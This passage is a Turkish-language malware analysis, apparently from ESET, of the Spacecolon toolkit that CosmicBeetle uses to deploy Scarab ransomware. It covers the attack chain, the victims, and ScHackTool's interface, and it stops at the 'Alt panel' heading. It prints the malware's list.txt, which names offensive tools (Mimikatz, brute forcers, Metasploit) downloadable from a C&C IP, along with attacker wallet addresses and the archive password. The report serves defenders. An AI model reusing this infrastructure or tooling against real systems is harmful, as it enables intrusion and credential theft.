Bu blog yazısında ESET araştırmacıları, Scarab fidye yazılımının varyantlarını dünyanın dört bir yanındaki kurbanlara dağıtmak için kullanılan küçük bir araç seti olan Spacecolon’a göz atıyor. Muhtemelen operatörleri tarafından savunmasız web sunucularını tehlikeye atarak veya RDP kimlik bilgilerini kaba kuvvetle zorlayarak kurban kuruluşlara girmenin yolunu buluyor.
Birkaç Spacecolon derlemesi çok sayıda Türkçe terim içeriyor; bu nedenle Türkçe konuşan bir geliştiriciden şüpheleniyoruz. Spacecolon’un kökenini en azından Mayıs 2020’ye kadar takip edebildik ve en son Mayıs 2023’te derlenen yapı ile bu yazının yazıldığı sırada yeni kampanyalar görmeye devam ediyoruz. Bu takibe ve Spacecolon’u oluşturan araçlara ilişkin ayrıntılı analizimize rağmen, şu anda bilinen herhangi bir tehdit aktörü grubuyla ilişkilendiremiyoruz. Bu nedenle, Spacecolon’un operatörlerini “uzay” ve “scarab” bağlantısını temsil etmek için CosmicBeetle olarak adlandıracağız.
Spacecolon, dahili olarak HackTool, Installer ve Service olarak bilinen ve bu blog yazısında ScHackTool, ScInstaller ve ScService olarak anılacak olan üç Delphi bileşeninden oluşur. ScHackTool, CosmicBeetle’ın diğer ikisini dağıtmasını sağlayan ana orkestratör bileşenidir. ScInstaller tek bir amacı olan küçük bir bileşendir: ScService’i kurmak. ScService bir arka kapı görevi görerek CosmicBeetle’ın özel komutları yürütmesine, yükleri indirip çalıştırmasına ve ele geçirilmiş makinelerden sistem bilgilerini almasına olanak tanır.
Bu üç bileşenin yanı sıra, Spacecolon’un operatörleri, Spacecolon’un talep üzerine kullanıma sunduğu hem yasal hem de kötü niyetli çok çeşitli üçüncü taraf araçlarına büyük ölçüde güvenmektedir.
Bu raporu yayına hazırlarken, Türkiye’den VirusTotal’a yüklenen örneklerle birlikte yeni bir fidye yazılımı ailesinin geliştirildiğini gözlemledik. Spacecolon ile aynı geliştirici tarafından yazıldığına inanıyoruz; bu nedenle bunu ScRansom olarak adlandıracağız. Atfımız koddaki benzer Türkçe terimlere, IPWorks kütüphanesinin kullanımına ve genel GUI benzerliğine dayanmaktadır. ScRansom, AES-128 algoritmasını kullanarak tüm sabit, çıkarılabilir ve uzak sürücüleri kodlanmış bir dizeden oluşturulan bir anahtarla şifrelemeye çalışır. Bu yazının yazıldığı sırada ScRansom’un yaygında kullanıldığını gözlemlemedik ve hala geliştirme aşamasında olduğuna inanıyoruz. VirusTotal’a yüklenen en son varyant, Gölge Kopyaları silmek için küçük bir yardımcı programla birlikte bir MSI yükleyicisinin içinde paketlenmişti.
### **Bu blog yazısının önemli noktaları:**
- CosmicBeetle muhtemelen ZeroLogon açığına karşı savunmasız olan web sunucularını ya da RDP kimlik bilgilerini kaba kuvvetle ele geçirebildikleri sunucuları hedeflemektedir.
- Spacecolon, talep üzerine, çok çeşitli üçüncü taraf, kırmızı ekip araçları sağlar.
- CosmicBeetle’ın net bir hedefi yoktur; kurbanları dünyanın her yerindedir.
- Spacecolon bir RAT olarak hizmet verebilir ve/veya fidye yazılımı dağıtabilir; Scarab dağıttığını gördük.
- Spacecolon operatörleri veya geliştiricileri, ScRansom adını verdiğimiz yeni fidye yazılımının dağıtımını hazırlıyor gibi görünüyor.
## SCARAB GENEL BAKIŞ
Spacecolon adı, araç seti hakkında ilk (ve bildiğimiz kadarıyla tek) *[yayını](https://zaufanatrzeciastrona.pl/post/kiedy-nawet-dobry-edr-nie-wystarcza-case-study-prawie-udanego-ataku-z-polskiej-firmy/)* (Lehçe) yazan Zaufana Trzecia Strona analistleri tarafından verildi. Bu yayının üzerine ESET, tehdit hakkında daha derin bilgiler sunuyor. Karışıklığı önlemek için araç setinden Spacecolon ve operatörlerinden de CosmicBeetle olarak bahsedeceğiz.
Saldırı senaryosu aşağıdaki gibidir:
1. CosmicBeetle savunmasız bir web sunucusunu ele geçirir veya RDP kimlik bilgilerini kaba kuvvetle zorlar.
2. CosmicBeetle ScHackTool’u dağıtır.
3. CosmicBeetle, ScHackTool’u kullanarak güvenlik ürünlerini devre dışı bırakmak, hassas bilgileri ayıklamak ve daha fazla erişim elde etmek için talep üzerine mevcut olan ek üçüncü taraf araçlarından herhangi birini kullanır.
4. Hedefin değerli olduğu düşünülürse, CosmicBeetle ScInstaller’ı dağıtabilir ve ScService’i yüklemek için kullanabilir.
5. ScService, CosmicBeetle için daha fazla uzaktan erişim sağlar.
6. Son olarak, CosmicBeetle Scarab fidye yazılımını ScService aracılığıyla veya manuel olarak dağıtmayı seçebilir.
Bazı durumlarda ScService’in ScInstaller yerine *[Impacket](https://github.com/fortra/impacket)* aracılığıyla konuşlandırıldığını ve ScHackTool’un hiç kullanılmadığını fark ettik. ScHackTool’u başlangıç bileşeni olarak kullanmanın Spacecolon operatörlerinin kullandığı tek yaklaşım olmadığı sonucuna vardık.
CosmicBeetle’ın dağıttığı son yük *[Scarab fidye yazılımının](https://malpedia.caad.fkie.fraunhofer.de/details/win.scarab_ransom)* bir varyantıdır. Bu varyant dahili olarak, pano içeriğini izleyen ve kripto para cüzdanı adresi olabileceğini düşündüğü içeriği saldırgan tarafından kontrol edilen bir adresle değiştiren bir kötü amaçlı yazılım türü olan ClipBanker’ı da dağıtmaktadır.
## İLK ERIŞIM
ESET telemetrisi, bazı hedeflerin RDP brute forcing yoluyla ele geçirildiğini göstermektedir – bu durum, aşağıda listelenen ek araçlar tarafından da desteklenmektedir *[EK A – Saldırgan tarafından kullanılan üçüncü taraf araçlar](#EK-A "Ek A - Saldırgan tarafından kullanılan üçüncü taraf araçlar")* Spacecolon operatörleri tarafından kullanılabilir. Bunun yanı sıra, CosmicBeetle’ın bir sonraki bölümde açıklanan özel bir .NET aracına dayanarak *[CVE-2020-1472](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-1472)* (ZeroLogon) güvenlik açığını kötüye kullandığına yüksek olasılıkla inanıyoruz.
Düşük olasılıkla, CosmicBeetle’ın ilk erişim için FortiOS’taki bir güvenlik açığını da kötüye kullanıyor olabileceğini değerlendiriyoruz. Kurbanların büyük çoğunluğunun ortamlarında FortiOS çalıştıran cihazlara sahip olması ve ScInstaller ve ScService bileşenlerinin kodlarında “Forti” dizesine referans vermesine dayanarak böyle düşünüyoruz. *[CISA](https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-215a)*‘ya göre, üç FortiOS güvenlik açığı 2022’de rutin olarak en çok istismar edilen güvenlik açıkları arasındaydı. Ne yazık ki, bunların dışında bu tür olası güvenlik açığı istismarı hakkında daha fazla ayrıntıya sahip değiliz.
## Kapıyı arkandan kapatıyorum
ESET telemetrisi, Spacecolon operatörlerinin burada ScPatcher olarak adlandıracağımız özel bir .NET yükünü çalıştırdığını birkaç kez göstermiştir. ScPatcher kötü niyetli bir şey yapmamak üzere tasarlanmıştır. Aksine, seçilen Windows Güncellemelerini yükler. Yüklenen güncellemelerin listesi Tablo 1’de gösterilmiştir ve ScPatcher’ın ilgili kod parçası Şekil 1.
| **Güncelleme Kimliği** | **Platform** | **Yorum** |
|---|---|---|
| KB5005389 | Windows 8 | *[CVE-2021-33764](https://cve.mitre.org/cgi-bin/cvename.cgi?name=2021-33764)*‘ü adresler. |
| KB4601357 | Windows 8 | ZeroLogon’u adresler. |
| KB4601349 | Windows 8.1 | ZeroLogon’u adresler. |
| KB4576750 | Windows 10 | Açık bir CVE bağlantısı yok. |
| KB955430 | Windows VistaWindows Server 2008 | Açık bir CVE bağlantısı yok. |
| KB4571746 | Windows 7Windows Server 2008 | Açık bir CVE bağlantısı yok. |
| KB5006749 | Windows 7Windows Server 2008 | Açık bir CVE bağlantısı yok. |
| KB4601363 | Windows 7Windows Server 2008 | ZeroLogon’u adresler. |
| KB5005112 | Windows 10Windows Server 2019 | Açık bir CVE bağlantısı yok. |
Tablo 1. ScPatcher tarafından yüklenen Windows Güncelleştirmelerinin ListesiŞekil1 Seçilen Windows güncellemelerini listeleyen ScPatcher kodunun bir kısmı
ScPatcher ayrıca yerleştirmek ve yürütmek için tasarlanmış iki işlev içerir:
- update.bat, Windows Otomatik Güncelleştirme ayarlarını değiştirmek için küçük bir BAT betiği ve
- up.vbs, Windows Güncellemelerini indirmek ve yüklemek için *[resmi bir MSDN örnek](https://learn.microsoft.com/en-us/previous-versions/windows/desktop/aa387102(v=vs.85))* komut dosyasının neredeyse aynı kopyasıdır, ancak kullanıcı girdisini kabul etmeyen küçük bir değişiklikle, güncellemelerin otomatik olarak ve sessizce ilerlemesine izin verir.
Bu iki işleve kodun hiçbir yerinde atıfta bulunulmasa da ESET telemetrisi, Spacecolon operatörlerinin her iki komut dosyasını da doğrudan Impacket aracılığıyla yürüttüğünü gösteriyor. İşlevler Şekil 2 ve Şekil 3’de gösterilmiştir.
Şekil 2 Otomatik Windows Update ayarlarını değiştirmek için bir BAT betiği yerleştirip çalıştırmaktan sorumlu ScPatcher kodu
Şekil 3 Windows Güncellemelerini indirmek ve yüklemek için bir VBScript bırakıp çalıştırmaktan sorumlu ScPatcher kodu
## SCARAB VICTIMOLOJI
Spacecolon kurbanlarında, CosmicBeetle tarafından kullanılan ilk erişim yöntemlerine karşı savunmasız olmalarının dışında herhangi bir benzerlik gözlemlemedik. Şekil 4 ESET telemetri tarafından tanımlanan Spacecolon olaylarını göstermektedir.
Şekil 4 Spacecolon kurbanlarının dağılımı
Hedeflerin odaklandığı alanda veya boyutunda da herhangi bir benzerlik bulamadık. Birkaç örnek vermek gerekirse, Spacecolon’u Tayland’da bir hastanede ve turistik bir tesiste, İsrail’de bir sigorta şirketinde, Polonya’da yerel bir devlet kurumunda, Brezilya’da bir eğlence sağlayıcısında, Türkiye’de bir çevre şirketinde ve Meksika’da bir okulda gözlemledik.
## SCARAB TEKNİK ANALİZ
İlk olarak Spacecolon’un dağıttığı fidye yazılımı varyantına kısaca bir göz atacağız ve ardından Spacecolon bileşenlerinin analizine geçeceğiz.
### Scarab fidye yazılımı
*[Sc](https://www.malwarebytes.com/blog/news/2018/01/scarab-ransomware-new-variant-changes-tactics)[a](https://www.malwarebytes.com/blog/news/2018/01/scarab-ransomware-new-variant-changes-tactics)[rab](https://www.malwarebytes.com/blog/news/2018/01/scarab-ransomware-new-variant-changes-tactics)* Delphi ile yazılmış bir fidye yazılımıdır. *[Buran](https://www.mcafee.com/blogs/other-blogs/mcafee-labs/buran-ransomware-the-evolution-of-vegalocker/)* ve *[VegaLocker](https://malpedia.caad.fkie.fraunhofer.de/details/win.vegalocker)* aileleri ile önemli kod örtüşmeleri içerir. Formatı *[Zeppelin](https://www.cisa.gov/news-events/cybersecurity-advisories/aa22-223a)* fidye yazılımınınkiyle neredeyse aynı olan gömülü bir yapılandırmaya dayanır. Bu yapılandırma, diğer şeylerin yanı sıra, şifrelenmiş dosyalar için dosya uzantısını, dosya adlarını, şifrelenecek dosyaların dosya uzantılarının listesini ve fidye mesajını belirler.
Karşılaştığımız Scarab yapılarının büyük çoğunluğu, pano içeriğini izleyen ve kripto para cüzdanına benzeyen herhangi bir dizeyi saldırganın kontrolündeki bir dizeyle, özellikle de aşağıdakilerden biriyle değiştiren gömülü bir Delphi yazılı ClipBanker’ı bırakır ve çalıştırır:
- 1HtkNb73kvUTz4KcHzztasbZVonWTYRfVx
- qprva3agrhx87rmmp5wtn805jp7lmncycu3gttmuxe
- 0x7116dd46e5a6c661c47a6c68acd5391a4c6ba525
- XxDSKuWSBsWFxdJcge8xokrtzz8joCkUHF
- 4BrL51JCc9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHNFBEJhkTZV9HdaL4gfuNBxLPc3BeMkLGaPbF5vWtANQnt2yEaJRD7Km8Pnph
- t1RKhXcyj8Uiku95SpzZmMCfTiKo4iHHmnD
Spacecolon’u şifrelenmiş dosyalar için .flycrypt ve .restoreserver uzantılarını kullanan en az iki Scarab yapısıyla kesin olarak ilişkilendirebildik – CosmicBeetle bu yapıları kısa bir süre önce Spacecolon tarafından ele geçirilmiş makinelerde çalıştırmayı denedi. Her iki yapı da aynı dosya adlandırma modellerini takip ediyor – fidye yazılımı %APPDATA%\\osk.exe ve gömülü ClipBanker %APPDATA%\\winupas.exe olarak çalışıyor. ScHackTool bu şekilde adlandırılmış iki sürecin çalışmasını beklediğinden, bu adlandırma Spacecolon için özel bir öneme sahiptir. Bu adlandırma modelinin Spacecolon ile yakından bağlantılı olduğunu varsayarsak, ESET telemetri tarafından gösterilen Scarab yapılandırmalarının %50’den fazlası Spacecolon ile ilişkili olabilir. Kesin olarak bağlantılı iki örnek için fidye mesajları aşağıda gösterilmiştir Şekil 5 ve Şekil 6.
Şekil 5 flycrypt varyantı için Scarab fidye mesajı
Şekil 6 restoreserver varyantı için Scarab fidye mesajı
### ScHackTool
ScHackTool, Spacecolon operatörleri tarafından kullanılan ana Spacecolon bileşenidir. Büyük ölçüde GUI’sine ve operatörlerinin aktif katılımına dayanır; saldırıyı düzenlemelerine, uygun gördükleri şekilde talep üzerine hedeflenen makineye ek araçlar indirmelerine ve çalıştırmalarına olanak tanır.
Bundan sonra, birden fazla GUI bileşenine Delphi programlama dilinde tanımlandıkları şekilde atıfta bulunacağız – Labels, TextBoxes, GroupBoxes, vb.
ScHackTool iyi bir anti-emülasyon hilesi kullanır. Çalıştırıldığında, sahte bir hata mesajı açılır (bkz. Şekil 7). “Tamam” düğmesine tıklanırsa, ScHackTool sonlandırılır. Ana pencereyi gerçekten görüntülemek için “reinstalling” (yeniden yükleme) kelimesindeki “g” harfine çift tıklamak gerekir (kırmızı ile vurgulanmıştır).
Şekil 7 ScHackTool çalıştırıldığında görüntülenen sahte hata mesajı
Ana pencere görüntülenmeden önce, ScHackTool C&C sunucusundan list.txt adlı bir metin dosyası alır. Bu dosya, hangi ek araçların mevcut olduğunu, ilişkili adlarını ve bunları indirebileceğiniz URL’leri tanımlar. Böyle bir dosyanın bir örneği şurada gösterilmiştir Şekil 8. ScHackTool dahil olmak üzere tüm Spacecolon bileşenleri ağ iletişimi için *[IPWorks](https://cdn.nsoftware.com/help/IPH/dlp/)* kütüphanesini kullanır.
| CAT\|ARAÇLARI Defender#https://193.149.185.23/tools/def.zip#folder Potable#https://193.149.185.23/tools/Portable.zip#folder Spacemonger#https://193.149.185.23/tools/SpaceMonger.zip#folder Eraser#https://193.149.185.23/tools/EraserPortable.zip#folder Nmap#https://193.149.185.23/tools/nmap-7.92-setup.zip#folder Disk Tools#https://193.149.185.23/tools/disktools.zip#folder Netscan#https://193.149.185.23/tools/netscan.zip#folder APS#https://193.149.185.23/tools/APS.zip#folder SuperScan#https://193.149.185.23/tools/superscan.zip#folder Autoruns#https://193.149.185.23/tools/AutorunsPortable.zip uLow Level#https://193.149.185.23/tools/HDDLLF.4.40.zip#folder Avfucker#https://193.149.185.23/tools/avfucker.zip#folder Veracrypt#https://193.149.185.23/tools/VeraCryptPortable.zip#folder Dcrypt#https://193.149.185.23/tools/dcrypt\_setup\_1.2\_beta\_3\_signed.zip#folder Afterwork#https://193.149.185.23/tools/\_AfterWork.zip#folder BAT#https://193.149.185.23/tools/BAT.zip#folder CAT\|PRIV NirsoftPass#https://193.149.185.23/tools/pass/passrecenc.zip#folder IObitUnlocker#https://193.149.185.23/tools/IObitUnlockerPortable.zip Mimikatz#https://193.149.185.23/tools/priv/mimikatz\_trunk.zip#folder AutoMimikatz#https://193.149.185.23/tools/priv/mimiauto.zip AccountRestore#https://193.149.185.23/tools/priv/Accountrestore.zip Bruter 1.1#https://193.149.185.23/tools/priv/Bruter\_1.1.zip#folder NL#https://193.149.185.23/tools/priv/nl.zip#folder WORDLIST#https://193.149.185.23/tools/wl.zip#folder Advrun#https://193.149.185.23/tools/priv/advancedrun-x64.zip#folder WPR#https://193.149.185.23/tools/pass/wpr\_setup.zip#folder EPDR#https://193.149.185.23/tools/pass/epdr.zip#folder NPRW#https://193.149.185.23/tools/pass/nprw.zip#folder Card Recon#https://193.149.185.23/tools/pass/cardrecon.zip#folder Radmin Bruter#https://193.149.185.23/tools/priv/radminbrute.zip#folder Pstools#https://193.149.185.23/tools/priv/PSTools.zip#folder RDP Recognizer#https://193.149.185.23/tools/pass/rdprecognizer.zip#folder PWRPISO#https://193.149.185.23/tools/pass/PRWP.zip#folder CAT\|RAAG USBView#https://193.149.185.23/tools/usbdeview-x64.zip#folder LastActivityViewer#https://193.149.185.23/tools/LastActivityView.zip#folder Pview#https://193.149.185.23/tools/pwd\_view.zip#folder NGROK#https://193.149.185.23/tools/r/ngrok.zip ACENTE#https://193.149.185.23/tools/agent.zip#folder SUB\|Sniffer Fiddler Sniffer#https://193.149.185.23/tools/sniffer/FiddlerSetup.zip#folder CAIN#https://193.149.185.23/tools/priv/ca\_setup.zip#folder Interceptor#https://193.149.185.23/tools/sniffer/Intercepter-NG.v1.0+.zip#folder CAT\|Diğerleri MREMOTE#https://193.149.185.23/tools/other/mRemoteNG-Portable-1.76.20.24669.zip#folder Vmware VRC#https://193.149.185.23/tools/vmrc.zip#folder Winlogon#https://193.149.185.23/tools/winlogonview.zip Filezilla Portable#https://193.149.185.23/tools/FileZillaPortable.zip Sqlmanager Mini#https://193.149.185.23/tools/pass/sqlmanager.zip SMM#https://193.149.185.23/tools/SSMS-Setup-ENU.zip#folder Dbbrowser#https://193.149.185.23/tools/pass/dbbrowser.zip VCJRENET#https://193.149.185.23/tools/other/VCJRE.zip#folder Chrome#https://193.149.185.23/tools/GoogleChromePortable.zip#folder Winrar#https://193.149.185.23/tools/winrar.zip#folder 7z#https://193.149.185.23/tools/other/7z.zip#folder SUB\|Exploit Metasploit#https://193.149.185.23/tools/exploit/metasploitframework-latest.zip |
|---|
Şekil 8. ScHackTool’un ek araçları ayarlamak için kullandığı list.txt dosyasına bir örnek
Bu dosyayı ayrıştırma sürecini açıklamadan önce, ScHackTool’un GUI’sini kısaca tanıtalım. Üç ana sekmeden (İndir, Araçlar ve MIMI Dökümü) ve bunların üçü arasında paylaşılan bir alt panelden oluşur. Download sekmesi ayrıştırma işleminin sonucu tarafından doldurulduğundan, ayrıştırma mantığının yanı sıra önce onu tanıtalım.
### Scarab İndirme sekmesi
Bu sekme, operatörlere ek araçları indirme ve çalıştırma olanağı veren düğmelerle doldurulmuştur. Tüm bu araçlar parola korumalı ZIP arşivleri olarak mevcuttur (parola: ab1q2w3e!). Hepsi ./zip/<ARCHIVE\_NAME> dosyasına indirilir ve ./<ARCHIVE\_NAME\_WITHOUT\_ZIP>/ dosyasına çıkarılır. İndirilen arşivler ScHackTool tarafından kaldırılmaz.
Hangi ek araçların mevcut olduğu yukarıda bahsedilen list.txt dosyası tarafından tanımlanır. Bu dosyanın ayrıştırılması oldukça basittir. Satır satır okunur. Eğer bir satır CAT\|<NAME> (muhtemelen “Kategori “nin kısaltması) gibi görünüyorsa, <NAME> adında yeni bir GroupBox oluşturulur ve takip eden tüm girdiler bununla ilişkilendirilir. Benzer şekilde, bir satır SUB\|<NAME> (muhtemelen “Alt Kategori “nin kısaltması) gibi görünüyorsa, mevcut kategoriye <NAME> adında yeni bir yatay Etiket eklenir.
Diğer tüm satırlar gerçek girişler olarak kabul edilir. Satır # ile iki veya üç öğeye bölünür:
1. araç adı,
2. aracı almak için kullanılan URL,
3. isteğe bağlı bir son ek.
Her giriş için, araç adı olarak adlandırılan bir buton oluşturulur. Ek olarak, isteğe bağlı son ek folder ise, AC başlıklı ek bir butonoluşturulur; bu buton basitçe aracın çıkarıldığı konumda Windows Gezgini’ni açar.
Eğer list.txt dosyası mevcut değilse, kötü amaçlı yazılım sonlanır. Ayrıca, Spacecolon operatörleri list.txt dosyasında tanımlanan ancak ilişkili URL’de bulunmayan bir araç talep ederse, ScHackTool işlemi takılır ve yanıt vermeyi durdurur.
Şekil 9’da gördüğünüz gibi her araç için bir veya iki buton oluşturulur. TOOLS, PRIV, RAAG ve Others (kırmızı ile vurgulanmıştır) kategorileri, Sniffer ve Exploit (mavi ile vurgulanmıştır) ise alt kategorileri temsil etmektedir. Açıklamalarıyla birlikte mevcut tüm ek araçların bir listesi şurada listelenmiştir *Ek A – Saldırgan tarafından kullanılan üçüncü taraf araçlar*.
Şekil 9 CC sunucusundan indirilebilecek ek araçları listeleyen İndirme sekmesi
### Araçlar sekmesi
Bunun ana sekme olduğunu düşünebilirsiniz, ancak aslında öyle değildir. Şaşırtıcı bir şekilde, butonların çoğu hiçbir şey yapmaz (ilişkili OnClick işlevleri boştur). Geçmişte bu butonların çalıştığını biliyoruz, ancak zaman içinde işlevleri kaldırılmıştır. Blog yazısının ilerleyen bölümlerinde artık çalışmayan butonlara genel bir bakış sunacağız. Şekil 10 GUI’yi gösterir ve Tablo 2 çalışan butonlarınişlevselliğini özetler.
Şekil 10 ScHackToolun Araçlar sekmesi
| **Buton** | **Yorum** |
|---|---|
| Keyboard EN | Kullanıcı dili ayarlarını değiştirin. Bu, bir BAT betiği (a.bat) aracılığıyla bir PowerShell betiği (task.ps1) çalıştırılarak yapılır. Yürütülen belirli PowerShell komutları şunlardır:$LanguageList = Get-WinUserLanguageList$LanguageList.Add(“en-US”)Set-WinUserLanguageList $LanguageList -force |
| Kill OSK | taskkill.exe /f /im osk.exe dosyasını çalıştırın. Daha önce de belirtildiği gibi, bu Scarab fidye yazılımının çalıştırıldığı dosya adıdır. |
| Winup | taskkill.exe /f /im winupas.exe dosyasını çalıştırın. Daha önce de belirtildiği gibi, bu dosya adı altında ClipBanker (Scarab fidye yazılımıyla ilişkili) çalıştırılır. |
| Cobian UI Pass | Önce yapılandırmasını kaldırırken ücretsiz bir yedekleme aracı olan [Cobian UI Pass](https://www.cobiansoft.com/)‘ı çalıştırın. Bu aracın Spacecolon tarafından indirilmediğini unutmayın. İşlem sadece bu iki adımdan oluşur:C:\\Program Files (x86)\\Cobian Backup 11\\Settings\\cbEngine.ini dosyasını silC:\\Program Files (x86)\\Cobian Backup 11\\cbInterface.exe dosyasınıçalıştırın |
| Add | Yönetici haklarına sahip yeni bir hesap ekleyin. Kullanıcı adı ve parola soldaki Metin Kutularında belirtilir (kırmızı ile vurgulanmıştır). |
| PW GEN | Soldaki Metin Kutusunda rastgele bir alfanümerik dize oluşturun (uzunluk altındaki Metin Kutusunda belirtilir). Yeşil ile vurgulanmıştır. |
| Dec | Kodlanmış bir dizenin şifresini çözün ve Str. etiketli Metin Kutusunda görüntüleyin. Mor renkle vurgulanmıştır.Not: Enc düğmesi hiçbir şey yapmaz. |
Tablo 2. Araçlar sekmesindeki işlevsel butonların listesi
Daha önce, dağıtılan Scarab fidye yazılımı ve ilişkili ClipBanker’ın osk.exe ve winupas.exe olarak adlandırıldığını belirtmiştik. Açıkça görüldüğü gibi Tablo 2 ilgili iki buton bu işlemleri sonlandırmak için kullanılabilir.
Pembe ile vurgulanan alan ScHackTool başlatıldığında doldurulur. Ancak, gerçek makine bilgisi alınmaz; Spacecolon operatörlerinin bunu manuel olarak doldurması gerekir.
### MIMI Dump sekmesi
Bu sekmedeki işlevsellik eskiden Araçlar sekmesinin bir parçasıydı, ancak sonunda ayrı bir sekmeye taşındı. Bir kez daha, bazı butonlar çalışmıyor. Kullanıcı arayüzü şu şekilde gösterilmiştir Şekil 11 ve Tablo 3 butonların işlevselliğini özetler.
Şekil 11 ScHackToolun MIMI Dökümü sekmesi
| **Buton** | **Yorum** |
|---|---|
| Send | C&C sunucusuna bir dosya yükleyin.Adımlar şunlardır:Dump etiketli Metin Kutusundan dosyayı al.Bir kopya oluştur ve lsa.file (veya eski sürümlerde lsass.dmp) olarak adlandır.Bu dosyayı dump.zip dosyasında sakla.dump.zip dosyasını C&C sunucusuna yükle.Not Defteri’nde lastlog.txt adlı bir dosya aç.Dosya muhtemelen aktarımı gerçekleştiren temel IPWorks kütüphanesi tarafından oluşturulmuştur. |
| Parse | C&C sunucusundan iki metin dosyası indir ve birini Kullanıcı, diğerini de Geçiş Metin Alanı’na yapıştır. |
| Downloaded | Makineye zaten indirilmiş olan araçların listesini içeren bir MessageBox göster (bkz. Şekil 12). |
Tablo 3. MIMI Dökümü sekmesindeki işlevsel butonların listesi
Şekil 12 İndirildi butonuna tıklandığında ele geçirilen sistemde zaten mevcut olan tüm araçları listeleyen MessageBox göster
Bu sekmenin adı, kötü şöhretli şifre ve kimlik bilgisi ayıklama aracı Mimikatz ile yakından bağlantılı olduğunu düşündürebilir, ancak aslında öyle değildir. Spacecolon C&C’ye geri gönderilen dosya lsass.exe dökümünü çağrıştıracak şekilde adlandırılmış olsa da, dosya operatörler tarafından manuel olarak oluşturulmalıdır ve rastgele herhangi bir dosya olabilir. Benzer şekilde, indirilen kullanıcı adları ve şifreler operatörler tarafından kopyalanmadığı sürece hiçbir şekilde kullanılmaz.
Ancak Mimikatz, Spacecolon tarafından sağlanan ek araçlar setinin bir parçasıdır (bkz. *Ek A – Saldırgan tarafından kullanılan üçüncü taraf araçlar*).
### Scarab Alt panel
